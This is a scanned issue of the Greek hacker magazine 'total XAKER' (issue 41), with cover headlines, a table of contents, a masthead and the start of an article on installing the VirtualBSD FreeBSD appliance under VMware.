ΕΠΙΣΗΜΟ ΟΡΓΑΝΟ ΤΗΣ ΑΝΟΡΘΟΔΟΞΗΣ ΣΚΕΨΗΣ

ΤΕΥΧΟΣ 41

DIY Virtual Appliance!

total ΧΑΚΕΡ

ANTIMALWARE BE GONE!

ΣΥΝΑΓΕΡΜΟΣ: ΔΩΡΕΑΝ ΕΡΓΑΛΕΙΑ ΔΗΜΙΟΥΡΓΙΑΣ BACKDOOR ΑΚΥΡΩΝΟΥΝ ΤΗΝ ΑΣΦΑΛΕΙΑ ΤΟΥ WINDOWS BOX ΣΑΣ – THANK YOU VERY MUCH.

ΕΧΕΤΕ ANTIVIRUS; Ε, ΚΑΙ; ΑΦΟΥ ΠΡΟΣΠΕΡΝΙΕΤΑΙ ΠΑΝΕΥΚΟΛΑ!

ΕΛΕΟΣ! PWNED WINDOWS BOXES ΒΑΣΑΝΙΖΟΝΤΑΙ ΑΛΥΠΗΤΑ :S

ΖΗΛΕΥΕΤΕ ΤΟ MAC OS; ΟΧΙ ΑΛΛΟ. ΤΩΡΑ ΕΧΕΤΕ ΠΑΝΕΜΟΡΦΟ BSD ;)

ΟΙ ΝΟΜΟΙ ΤΟΥ ΧΑΚΕΡ

0. Φτιάχνω, άρα υπάρχω.
1. Ο κόσμος μας είναι γεμάτος συναρπαστικά προβλήματα που περιμένουν λύση.
2. Η λύση ενός συναρπαστικού προβλήματος είναι πιο μεθυστική από την εξουσία, το σεξ ή το φαγητό.
3. Οι μεγάλες ιδέες ανήκουν σε αυτούς που τις υλοποίησαν.
4. Όλα μπορούν πάντα να γίνουν καλύτερα, απλούστερα, φτηνότερα.
5. Περιουσία και κοινωνική αναγνώριση είναι θλιβερά υποκατάστατα της αναγνώρισης από τον εαυτό μας και το σινάφι μας.
6. Κανένα πρόβλημα δεν πρέπει να λύνεται δεύτερη φορά.
7. Η βαρεμάρα και η χαμαλοδουλειά οδηγούν στη μετριότητα, η ελευθερία και ο ενθουσιασμός στη δημιουργία.
8. Το περισπούδαστο ύφος δεν υποκαθιστά την ικανότητα.
9. Είναι μεγάλη δύναμη να λύνεις ένα πρόβλημα μόνος σου, αλλά ακόμη μεγαλύτερη να συνεργάζεσαι με άλλους του σιναφιού σου για να λυθεί ένα μεγαλύτερο πρόβλημα.
10. Η δύναμη της εξαπάτησης και της καταστροφής μπορεί να γοητεύσει μόνο μέτριους και αδύναμους.

Οι Νόμοι του Χάκερ είναι μια δυναμική λίστα.
Στείλτε μας τις δικές σας ιδέες για νέους νόμους, αλλαγές ή προσθήκες στο xaker@4pi.gr

ΤΕΥΧΟΣ 41

AntiVirus προσπερνιούνται πανεύκολα και χωρίς κόπο, πλήρης ανωνυμία στο Διαδίκτυο, επιθέσεις κατά συστημάτων που γίνονται με το ποντίκι και στιβαρά, άλλοτε σοβαρά Unixοειδή λειτουργικά βάζουν τα καλά τους και παριστάνουν το Mac OS X... Μα πού πάει αυτός ο κόσμος, τέλος πάντων;!

total XAKER

06 Πανέμορφο, ασφαλέστατο κι εντελώς εικονικό

Θέλουμε να πιστεύουμε ότι όλοι έχετε διαβάσει τη σειρά άρθρων μας γύρω από το FreeBSD. Όμως, ας είμαστε ρεαλιστές. Ορισμένοι από εσάς –γύρω στους τριάντα σας υπολογίζουμε– ξεκινήσατε μ' ενθουσιασμό, αλλά στην πορεία κάπου απογοητευτήκατε και τα παρατήσατε. Γνωρίζουμε γιατί απομακρυνθήκατε, ξέρουμε και πώς να σας φέρουμε ξανά στον κόσμο του FreeBSD. Δεν μας πιστεύετε; Καλώς, δεν πειράζει. Προσπεράστε τότε κι αυτό το άρθρο, δείτε αν θα νοιαστούμε!

22 Ατέλειωτη διασκέδαση με το Armitage!

Τον προηγούμενο μήνα γνωρίσαμε το Armitage, το φιλικό front-end γραφικών του παντοδύναμου Metasploit. Αν και αποκτήσαμε μια πολύ καλή αίσθηση για την εφαρμογή, σ' αυτό το τεύχος δεν υπήρχε περίπτωση να μην ασχοληθούμε ξανά μαζί της. Όχι τίποτε άλλο, αλλά θέλαμε να μάθουμε καλύτερα τις δυνατότητες διαχείρισης επιθέσεων που παρέχει. Σκεφτήκαμε ότι το ίδιο θα θέλατε κι εσείς ;)

40
Προσπέρασμα AntiVirus και συνέπειες

Σύστημα Windows χωρίς AntiVirus φωνάζει ότι ο κάτοχός του ζητάει αφορμές για μπελάδες κι επεισόδια! Αλλά μη νομίζετε, η πρώτη άμυνα κατά του malware *δεν* είναι το όποιο AntiVirus...

52
Φτιάξτε το δικό σας virtual appliance για ανώνυμο surfing

Για την αξία της ανωνυμίας έχουμε μιλήσει αρκετές φορές στο περιοδικό. Μάλιστα, τα πρόσφατα γεγονότα στην Τυνησία και στην Αίγυπτο μας θυμίζουν για άλλη μια φορά την τεράστια σημασία που έχει, κυρίως σε περιοχές που δημοκρατικά δικαιώματα κι ελευθερίες κάθε άλλο παρά δεδομένα είναι.

total ΧΑΚΕR

4π ΕΙΔΙΚΕΣ ΕΚΔΟΣΕΙΣ Α.Ε.

Εκδότης	Γιώργος Κοπελιάδης
Διευθυντής	Αντώνης Βαμβακάρης
Αρχισυντάκτης	Χρήστος Βαρελάς
Σύμβουλοι Σύνταξης	Σάββας Χατζησάββας
Σύνταξη	Π.Βαρελάς, Α.Βενιέρης, Ν.Θωμάδης, Μ.Κιαγιάς, Γ.Κουρκουτάς, Χ.Λέκκος, Λ.Λημνιάτη, Γ.Μελέκος, Ν.Μουρατίδης, Π.Παπαπαύλου, Β.Σάμιος, Γ.Σαραντόπουλος,
Ανάπτυξη Λογισμικού	Κοσμάς Καρακατσάνης
Διεύθυνση Δημιουργικού	Πελαγία Γιακουμάκη
Διεύθυνση Σχεδιασμού	Ευριπίδης Δεσποτίδης
Καλλιτεχνική Επιμέλεια	Στέλιος Πουλάκος
Σχεδιασμός-Σελιδοποίηση	Σ. Κανσού, Α. Κατσά, Γ. Μαρτζούκος, Β. Ρουσιώτη
Διεύθυνση Παραγωγής	Μανόλης Κοστρινάκης Μ. Μυλωνάς
Φωτογραφία	Γιάννης Γλυνός Ε. Κατσηγιαννάκη, Μ. Σαρρή
Διεύθυνση Διόρθωσης	Μαρία Αλεξίου Α.Βλαχοδήμου, Ε.Γλεζέλλη, Μ.Καστρινάκη, Ε.Παπανικολάου, Μ.Τικοπούλου
Εμπορική Διεύθυνση	Αδαμαντία Βλάχου
Διεύθυνση Μάρκετινγκ	Βασίλης Πάνου
Διεύθυνση Διαφήμισης	Μπέσσυ Μπουτεράκου
Συνδρομές-Παραγγελίες	Α.Μ. Γιοτζή, Α. Καϊτσιώτη, Ν. Μαρκαριάν
Λογιστήριο	Γ. Παυλίδης, Γ. Σπανόπουλος


4π ΕΙΔΙΚΕΣ ΕΚΔΟΣΕΙΣ Α.Ε.

Διευθύνων Σύμβουλος
Θόδωρος Σπίνουλας


Το total ΧΑΚΕR εκδίδεται από την 4π Ειδικές Εκδόσεις Α.Ε. μετά από άδεια του Δημοσιογραφικού Οργανισμού Λαμπράκη Α.Ε. Η 4π Ειδικές Εκδόσεις Α.Ε. έχει την έδρα της Ηνιόχου 26 & Πάρ. Αττικής Οδού, 152 38, Χαλάνδρι. Γραφεία Σύνταξης: Ηνιόχου 26 & Πάρ. Αττικής Οδού, 52 38, Χαλάνδρι, τηλ.: 210 6070100, fax: 210 6070199, e-mail: xaker@4pi.gr. Εμπορικό Τμήμα: Ηνιόχου 26 & Πάρ. Αττικής Οδού, 152 38, Χαλάνδρι, τηλ.: 210 6070100, fax: 210 6070198, e-mail: ramad@4pi.gr. Κυκλοφορεί 11 φορές το χρόνο, στην αρχή κάθε μήνα. Για τους μήνες Αύγουστο-Σεπτέμβριο εκδίδεται ένα διπλό τεύχος. Εκτύπωση-βιβλιοδεσία: 3Ε Εκτυπωτική Α.Ε.
Όλες οι απόψεις που εκφράζονται στα ενυπόγραφα άρθρα δεν εκφράζουν απαραίτητα και τη γνώμη του περιοδικού. Χειρόγραφα, επιστολές ή διαφάνειες που αποστέλλονται προς δημοσίευση δεν επιστρέφονται, ανεξάρτητα από τη δημοσίευσή τους ή μη.
Το περιοδικό διατηρεί το δικαίωμα να περικόπτει τις επιστολές που δημοσιεύονται, με την προϋπόθεση ότι δεν μεταβάλλεται το νόημά τους. Απαγορεύεται η αναδημοσίευση οποιουδήποτε άρθρου ή μέρους άρθρου, σε οποιαδήποτε γλώσσα, χωρίς γραπτή άδεια.
total XAKER is published 11 times a year, by 4pi Special Publications S.A. under License by Lambrakis Press S.A. Editorial Director: Antony Vamvakaris. Editorial Office: 26, Iniohou str., 152 38, Halandri, Greece, tel.: +30210 6070100, fax: +30210 6070199, e-mail: xaker@4pi.gr.
Advertising-Sales: Betty Bouterakou, tel.: +30210 6070082, fax: +30210 6070198, e-mail: ramad@4pi.gr.

Στέκια του total XAKER στο Web

Είμαστε κοινωνικοί – ειδικά στον online κόσμο. Είμαστε αστείοι, ευφυείς και φινετσάτοι – ειδικά στον online κόσμο. Μάλλον έχουμε καβαλήσει το καλάμι – στον online *και* στον offline κόσμο. Ελάτε να τα πούμε και κυρίως να μας την πείτε. Το αξίζουμε!



I WANT MY
BEE-ESS-DEE



Πανέμορφο, ασφαλέστατο κι εντελώς εικονικό!

Θέλουμε να πιστεύουμε ότι όλοι έχετε διαβάσει τη σειρά άρθρων μας γύρω από το FreeBSD. Όμως, ας είμαστε ρεαλιστές. Ορισμένοι από εσάς –γύρω στους τριάντα σας υπολογίζουμε– ξεκινήσατε μ' ενθουσιασμό αλλά στην πορεία κάπου απογοητευτήκατε και τα παρατήσατε. Γνωρίζουμε γιατί απομακρυνθήκατε, ξέρουμε και πώς να σας φέρουμε ξανά στον κόσμο του FreeBSD. Δεν μας πιστεύετε; Καλώς, δεν πειράζει. Προσπεράστε τότε αυτό το άρθρο, δείτε αν θα νοιαστούμε!

ΕΝΤΑΞΕΙ, ΠΛΑΚΑ ΚΑΝΟΥΜΕ. Δεν θέλουμε να προσπεράσετε αυτό το άρθρο. Και δεν μας νοιάζει που είστε μόλις τριάντα – σας θέλουμε όλους ευχαριστημένους. Εξάλλου, ένα από τα μότο μας είναι «Κερδίζοντας τους αναγνώστες, έναν κάθε μήνα». Αυτόν το μήνα μάλιστα αισθανόμαστε κάπως αισιόδοξοι –Κύριος οίδε γιατί–, οπότε λέμε αντί για έναν να κερδίσουμε μεμιάς τριάντα αναγνώστες! Εξ ου, λοιπόν, το παρόν άρθρο.
Πρώτη φορά αναφερθήκαμε στο FreeBSD στο τεύχος 8, όπου τότε είχαμε ασχοληθεί κυρίως με τη διαδικασία εγκατάστασης του λειτουργικού. Το άρθρο αυτό βρίσκεται αυτούσιο και στο Επίσημο Ανεπίσημο bl0g του περιοδικού, συγκεκριμένα στη διεύθυνση

`http://txaker.defiant.gr/?p=1483`.

Αρκετά αργότερα, στο τεύχος 30, ο συνάδελφος sonicy ξεκίνησε μια θρυλική σειρά άρθρων πάνω στο FreeBSD. Διήρκησε έως και το τεύχος 38 και μέσα απ' αυτή μάθαμε για την ιστορία του λειτουργικού, ενώ φυσικά είδαμε την εγκατάσταση και τη διαχείρισή του. Όμως, αυτά ήταν μόνο η αρχή. Συζητήσαμε επιπρόσθετα για τις διαθέσιμες εφαρμογές και για το πώς τις διαχειριζόμαστε, είδαμε πώς μπορούμε να του φορέσουμε περιβάλλον –ή καλύτερα περιβάλλοντα– γραφικών, μάθαμε τι μπορούμε να κάνουμε με το λειτουργικό σ' αληθινά σενάρια –ασχέτως αν νοιαζόμαστε για χρήση desktop ή server–, ακόμα και πώς αναμεταγλωττίζουμε τον πυρήνα του είδαμε! Κάποιους όμως δεν καταφέραμε να σας έχουμε καθ' όλη τη διάρκεια αυτού του ταξιδιού. Νομίζουμε ότι ξέρουμε το γιατί. Μάλλον είστε από κείνους που, πέρα από την κλασική κονσόλα απλού κειμένου, θέλετε να 'χετε και την επιλογή του περιβάλλοντος γραφικών. Και θέλετε να την έχετε χωρίς ατελείωτες ρυθμίσεις, πολύωρες μεταγλωττίσεις και βασανιστικές για το σκληρό δίσκο εγκαταστάσεις. Μην ανησυχείτε, σας καταλαβαίνουμε απόλυτα. Το θέμα, λοιπόν, με το FreeBSD είναι ότι η απόσταση από την εγκατάσταση του συστήματος έως το σημείο που ο χρήστης έχει ένα πλήρες και λειτουργικό περιβάλλον γραφικών είναι, ομολογουμένως, πολύ μεγάλη. Κι όταν λέμε «μεγάλη» δεν εννοούμε μόνο χρονικά. Απαιτείται και πολύς κόπος, με τη CPU του υπολογιστή μας να κάνει καμιά 70ριά χιλιάδες μεταγλωττίσεις βιβλιοθηκών, εργαλείων, προγραμμάτων κι εφαρμογών. Δεν αποκλείεται, λοιπόν, κάπου στην πορεία να σκεφτήκατε ότι έχετε καλύτερους λόγους –ή έστω δικαιολογίες– για να βάλετε τη CPU του υπολογιστή σας να δουλέψει. Για άλλη μια φορά, μην ανησυχείτε: Εξακολουθούμε να σας καταλαβαίνουμε.
Από την άλλη, αγαπάμε το FreeBSD και πιστεύουε σ' αυτό. Γι' αυτό και στο παρόν άρθρο θέλουμε να σας δώσουμε άλλη μια αφορμή για ν' ασχοληθείτε μαζί του. Πιστεύουμε ότι αυτή τη φορά θα το δείτε μ' άλλο μάτι. Κυριολεκτικά.

VIRTUAL IS MORE

Η προσέγγιση που θ' ακολουθήσουμε αυτόν το μήνα ξεκινά ευθύς εξαρχής με μια *πλήρη* εγκατάσταση του FreeBSD, η οποία έρχεται μαζί μ' ένα όμορφο περιβάλλον γραφικών κατάλληλα τροποποιημένο ώστε να θυμίζει έντονα Mac OS X. Αναρω-

πιέστε πώς είναι δυνατόν αυτό; Μα χάρη σ' ένα έτοιμο virtual appliance, δηλαδή μια εικονική μηχανή (virtual machine ή VM) με το guest OS της ήδη εγκατεστημένο! Συγκεκριμένα, αναφερόμαστε στο VirtualBSD (www.virtualbsd.info), ένα VMware VM με guest OS το FreeBSD. Όμως, προσέξτε: Δεν έχει το FreeBSD σκέτο, αλλά μαζί με το περιβάλλον γραφικών του ελαφριού, γρήγορου κι όμορφου XFCE (www.xfce.org). Χάρη στο VirtualBSD θα 'στε από την πρώτη κιόλας στιγμή έτοιμοι να χρησιμοποιήσετε το FreeBSD σας για εφαρμογές γραφείου, μουσική, βίντεο, προγραμματισμό, και φυσικά για οτιδήποτε έχει να κάνει με το web ειδικότερα και τα δίκτυα γενικότερα. Παράλληλα, όποτε έχετε όρεξη να μάθετε το λειτουργικό εις βάθος θ' ανοίγετε ένα τερματικό και με παρέα είτε τα άρθρα μας είτε το επίσημο Handbook (http://bit.ly/freebsdhandbook) θα παίζετε, θα πειραματίζεστε και θα μαθαίνετε. Επειδή μάλιστα μιλάμε για εικονική μηχανή κι όχι για αληθινό, φυσικό υπολογιστή, χάρη στα snapshots θα μπορείτε να κάνετε ό,τι θέλετε στο VirtualBSD σας χωρίς να φοβόσαστε μήπως το διαλύσετε. Ακόμα και να το καταφέρετε, εύκολα θα μπορείτε να γυρίζετε σε μια προηγούμενη, καλή κατάσταση, επαναφέροντας το αντίστοιχο snapshot.
Υπάρχει και μια άλλη, όχι άμεσα προφανής κατηγορία χρήσεων για ένα τέτοιο VM: αυτή των επικίνδυνων αποστολών. Έχετε λάβει ένα παράξενο mail που περιλαβάνει ύποπτο link; Σίγουρα καταλαβαίνετε αρκετά για να μην το ακολουθήσετε. Μερικές φορές όμως δεν αποκλείεται να 'χετε την περιέργεια να δείτε πού στο καλό οδηγεί. Μην το σκεφτείτε πολύ. Φορτώστε το VirtualBSD σας, πάρτε ένα snapshot και μετά επισκεφθείτε το link από εκεί. Εδώ που τα λέμε, το snapshot μάλλον δεν θα σας χρειαστεί, αφού είναι απίθανο να πέσετε σε malicious script που στοχεύει το FreeBSD. Ωστόσο, επειδή ποτέ δεν μπορείς να 'σαι 100% σίγουρος, αν δεν έχετε κάποιο πρόσφατο snapshot, πάρτε πρώτα ένα και μετά προχωρήστε.
Θα μπορούσαμε να συνεχίσουμε με τα παραδείγματα, όμως νομίζουμε ότι καταλαβαίνετε τι θέλουμε να πούμε. Θ' αναφερθούμε μόνο στο θέμα της προστασίας της ανωνυμίας, μια και προσφάτως, μ' όλα όσα συμβαίνουν στη γειτονιά μας, ήρθε ξανά στην επιφάνεια. Σκεφτήκαμε, λοιπόν, ότι ένας τρόπος για να προστατεύουμε την ανωνυμία μας στο ίντερνετ είναι σερφάροντας μέσα από ένα ασφαλές περιβάλλον σαν το VirtualBSD κι ένα ισχυρό δίκτυο ανωνυμίας σαν το Tor. Έτσι, στο άρθρο που αρχίζει από τη σελίδα 52 του παρόντος τεύχους θα δούμε, αναλυτικά και βήμα προς βήμα, πώς εγκαθιστούμε και ρυθμίζουμε το Tor για χρήση στο VirtualBSD μας. Πρώτα όμως θα περάσουμε στην ίδια την εγκατάσταση του εν λόγω virtual appliance.

ΠΡΟΑΠΑΙΤΟΥΜΕΝΑ

Το VirtualBSD είναι φτιαγμένο για τα προϊόντα virtualization της VMware (www.vmware.com). Αν, λοιπόν, το host OS σας είναι τα Windows, τότε χρειάζεστε το VMware Workstation ή το δωρεάν VMware Player. Αν πάλι έχετε Mac, θα δουλέψετε με το VMware Fusion, ενώ, αν το host OS σας είναι το Linux, έχετε την επιλογή της αντίστοιχης εκδοχής του VMware Worksation. Σημειώστε ότι τα VMware Worksation και Fusion δεν είναι δωρεάν, ωστόσο και για τα δύο προϊόντα παρέχεται δοκιμαστική περίοδος χρήσης. Πέρα από το VMware, υπάρχει και το VirtualBox (www.virtualbox.org) της Oracle που διατίθεται δωρεάν για κάθε host OS, το οποίο μάλιστα μπορεί

να «παίζει» και VMs που έχουν φτιαχτεί για το VMware! Δεν το δοκιμάσαμε πάντως με το VirtualBSD, επομένως, αν το κάνετε κι ο υπολογιστής σας ανατιναχτεί στον αέρα με φοβερό κρότο κι ο γείτονας σας κάνει μήνυση για διατάραξη της κοινής ησυχίας, μην έλθετε μετά να ζητήσετε από εμάς τα ρέστα.

Το VirtualBSD είναι προρυθμισμένο με 512MB εικονικής μνήμης, γεγονός που, όταν το VM είναι ενεργό, μεταφράζεται σε κατανάλωση ισόποσης φυσικής μνήμης. Βέβαια, ο δημιουργός του VirtualBSD προτείνει 1.024MB – και πολύ καλά κάνει. Εμείς πάντως, έτσι, από σκέτη αντίδραση, το δουλέψαμε στα 768MB. Είδαμε ότι και με τόση μνήμη μια χαρά πάει. Καταφέραμε μάλιστα ν' αναμεταγλωττίσουμε μ' επιτυχία το Open Office, διαδικασία που κατά την εκκίνησή της προτείνει 2GB RAM! Τελικά, το ηθικό δίδαγμα όσον αφορά στη *φυσική* μνήμη του υπολογιστή σας είναι πως πρέπει να 'ναι τουλάχιστον 2GB. Από κει και πέρα, όσο περισσότερη τόσο το καλύτερο. Αλλά αυτό το ξέρατε ήδη :D

